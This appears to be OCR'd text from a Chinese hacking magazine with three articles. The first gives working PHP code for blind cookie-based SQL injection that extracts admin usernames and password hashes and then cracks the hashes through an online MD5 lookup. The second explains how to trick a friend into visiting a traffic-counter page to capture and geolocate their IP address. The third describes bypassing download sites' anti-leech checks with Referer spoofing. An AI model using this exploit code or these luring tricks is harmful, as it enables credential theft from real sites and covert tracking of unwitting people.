比较正常访问（and 1=1）和访问出错（and 1=2）时的页面，如图1、图2，发现“这里没有影片”可以做为猜解错误的关键字，于是速度地写了一段发包函数：




图1




图2

```
function injection($Domain, $port,$path,$cookie,$i,$col){
    $fp = fsockopen($Domain, $port,$path);
    $out = "GET $path/index/MovieView.asp HTTP/1.0\r\n";
    $out .= "Accept: */*\r\n";
    $out .= "Accept-Language: zh-cn\r\n";
    $out .= "UA-CPU: x86\r\n";
    $out .= "User-Agent: Mozilla/4.0 (MSIE 7.0)\r\n";
    $out .= "Host:$Domain:$port\r\n";
    $out .= "Connection: Close\r\n";
    $out .= "Cookie:$cookie\r\n\r\n";  //cookie注入，消息头最尾\r\n\r\n
  fwrite($fp, $out);
  $fr= stream_get_contents($fp,-1);// 读入返回的所有数据
  fclose($fp);//关闭fsockopen资源
  if (!strpos($fr,'这里没有影片!')) //判断是否出现了关键字
      {return 1; }
  else {return 0;}
  }
```

fsockopen (string target [, int port [, int &errno [, string &errstr [, float timeout]]]])

fsockopen建立资源，定义发送内容。用fwrite函数或者fputs函数写入定义内容，消息头与消息体之间以\r\n\r\n隔开，各个消息头以\r\n隔开。考虑到fgets或者fread能够读入的字符长度好像有限（8192），使用**stream_get_ contents($fp,-1)**把所有字符全部读入，并且利用strpos($fr,'这里没有影片!')函数查找“这里没有影片!”出现的位置，如果返回的是false，那么函数injection()返回1，否则返回0；fclose关闭建立的fsockopen资源。

接着利用已写好的发包函数猜解**$col字段(username**或**password)**的长度，代码如下：

```
function getlen($col){
    global $Domain,$port,$cookiepre,$len;
    for ($i=1;$i<=10;$i++){
  $sql=' and 1=(select count(*) from admin where len("'.$col.'")='.$i.')'; //计算字段长度语句
  $cookie=$cookiepre.$sql;   //把原始cookie与注入语句拼接成完整cookie
  if (injection($Domain, $port, $cookie, $i, $col))
  {$len=$i;break ;}  //等到返回正常时记录长度$len
    }
  }
```

得到字段的长度后，猜解$col字段的内容，代码如下：

```
function getcontent($col){
    global $Domain,$port,$path,$cookiepre,$len;
    for ($j=1;$j<=$len;$j++)  //j循环逐位猜解
    {
  for ($i=48;$i<123;$i++)  //ASCII码0-z依次尝试
          {
  $sql=" and (select top 1 asc(mid($col,$j,1))=$i from admin)";
  $cookie=$cookiepre.$sql;  //拼接注入语句
  if (injection($Domain, $port, $path, $cookie, $i, $col))
  {echo chr($i);break ;}  //猜解正确时输出字符，退出i循环
          }
    }
  }
```

查看数据库得知字段名是username和password，于是调用：

```
function getusername(){
    global $Domain,$port,$path,$cookiepre,$len;
    $col="username";
    echo "<br>username:";
    getlen($col);// 先计算长度$len
    getcontent($col);// 输出猜解结果
}
function getpassword(){
    global $Domain,$port,$path,$cookiepre,$len;
    $col="password";
    $len=16;//MD5加密后长度为16,不猜测而直接指定
    echo "<br>password:";
    getcontent($col);// 逐位输出猜解的字符
}
```

图3是我运行时返回的结果，因为算法写得很烂，猜解花费时间很长（约47秒），所以需要在exp开始时加上一句**ini_set("max_execution_ time",0)**，把最大执行时间设为无限。

图3

第四步：自动查询经md5加密的密码

最后可以把得到的经md5加密的密码放到www.xmd5.com上查询，这样再写一句：

```
$res=file_get_contents("http://www.xmd5.org/md5/md5check.asp?md5pass=$password");
```

配合着使用**strpos()**定位特征字符串，substr()从指定位置输出指定长度的字符串，便可实现自动分析返回的数据包 $res 输出解密结果。

写exp还需要用到正则表达式的地方，希望读者朋友自己去了解一下，多翻翻PHP手册。学习完今天讲的这些，写个自动新闻采集器或者数据小偷应该是没有问题了吧。当然啦，我写的东西还有很多不完善的地方，欢迎批评指正。

[文章所涉及的相关Exp.php代码已经收录在本期光盘]

编辑点评：

很多时候，许多读者也是看这别人的EXP流口水吧？看来学黑就是要学编程，只有不断完善理论，分析流程，才能更好地利用编程来实现自己的目的。多多看看杂志中的相关文章吧，好好的利用整合下，有个EXP可很有成就哦。

酷玩过节："哦累，哦累，哦累，哦累"……一进教室一帮同学就像精神崩溃一样地坐着，无精打采，看来还没有从长假中回来。而且春节又挨近元宵和情人节，果然很累哦！被他们传染了，我也耷拉着脑袋，把书包从肩上向课桌上一扔，然后……继续睡觉……昨天晚上编辑稿件，累哦……

"流量统计"助我拿好友IP

□swan

自从彩虹QQ被封杀后，窥视好友的IP成了网虫们的一大难题。现在常见的方法是利用防火墙以及查看端口等方法来查看好友的IP，其实让好友显示IP的方法还有一种：就是让其访问特定的网站，然后通过网站"流量统计"来查看其IP。毕竟一般的网民都不是站长，我们可以自己搭建个小站并放上流量统计代码，让好友来访问，然后实现IP俘获。

我就用"小旋风ASP服务器"进行演示操作吧，首先安装服务器，步骤很简单，一直点"下一步"就行了，默认的安装目录为**C:\Program Files\小旋风AspWebServer\wwwroot**，其下有一个名为"**index.asp**"的文件。安装设置好后我们直接双击启动服务器（如果你的电脑处于内网，请在路由器映射80端口，在此简略步骤），然后进入"流量统计"的网站，以**http://count.51yes.com/**为例，我们先注册一个账号，如图1。




图1

"网站地址"就填希网的动态域名，记住要更新一下自己的IP，注册成功网站就会给出12组"统计代码"，我们随便选一个放到您想统计的网页底部即可，如图2。




图2

为了演示，我就把代码放入"小旋风"的主页代码中，也就是前面提到的**index.asp**文件里，我用的是第一组，加入后的效果如图3。




图3

现在就可以把你的网址发给你要知道IP地址的朋友了，我的地址是**http:\\swan7110.3322.org**。至于如何让其来点击访问，就要看你的"花言巧语"了！等其打开后，我们登录"流量统计"的网站（你所申请流量统计代码的那个站），如图4。点击左上角的"最后百名访客"，如图5。

在获得了他的IP后，去www.ip138.com一查就知道具体的地址了。




图4




图5

牛年Q语："后来，终于在眼泪中明白，有些人，一旦错过就不在"猛然听到刘若英的"后来"，发现现实中的我们，有多少人对身边的亲人、朋友说了一句关心、道了一声问候？做技术的也有朋友和亲人，也可以有很多知心朋友，那么，你做到了吗？现在的你，是不是应该抽出那么一点点的时间给周围的朋友多一点关怀呢？

轻松破解防盗链系统

图 文 深蓝浅蓝

从本文你可以学到：

如何突破防盗链系统

在上一期的杂志中，我发表了一篇文章说明怎样破解软件站的专用下载链接限制，实现零工具下载。这些天，我又盯上了软件站的防盗链系统，决定挑战一下防盗链系统的安全性。

一、软件篇

1、迅雷

大名鼎鼎的迅雷是下载狂们的至爱，其实利用它就能突破大多数防盗链系统。我们来拿"华军软件园"开刀吧，它是中国起步较早的软件站，自然会有防盗链系统。如果用户直接访问软件下载地址，它会自动跳转回华军软件园的首页，如图1。

图 1

破解这个限制很简单，**只要在迅雷里新建一个任务，在URL中填上下载地址，点击"确定"就能下载了**，如图2。这种方法是当前盗链比较流行的一种方法，适合新手使用。虽然一些站长已经有了应对措施，但短时间内不会失效。




图 2

2、Referer欺骗

我认为身为黑客，技术是次要的，最重要的是要有DIY精神。下面我就带领大家手工分析，突破防盗链系统。正所谓"知己知彼，百战不殆"，在看了几款防盗链系统的源代码后，我大概了解了防盗链系统的原理。

当你访问服务器上的某个资源时，防盗链系统会检查你是否是从本站访问的，也就是检查访问者的referer地址是不是其它的站。如果是，系统就会将这识别为盗链，禁止继续访问资源。

referer是HTTP协议的一部分，任何脚本语言都支持对referer值的读取，比如在JSP中表现为"request.getHeader("referer");"。

提到referer，我想起了2007年魔兽公会系统曝出的一个漏洞，入侵者可以通过referer地址欺骗的方法进入数据库备份页面，从而获得机密资料。记得当时公布出来的欺骗工具是QuickSpoof，那我们今天再次请它出马吧。这一次我们把目标换为"天空软件站"，它的反盗链措施和"华军软件园"一样，发现盗链行为就跳返首页。




图 3

运行QuickSpoof，界面如图3所示，首先点击"ADD"按钮来添加一个项目，"Description"是描述信息，可以随便填，我填的是"SkyCnSpoof"；"referer"填写的是欺骗地址，这里填"天空软件站"的主站地址"**http://www.skycn.com**"；"Target"填写的是访问地址，当然填写软件下载地址喽。一切填写完毕后如图4，然后点击"ADD"，项目就添加好了。

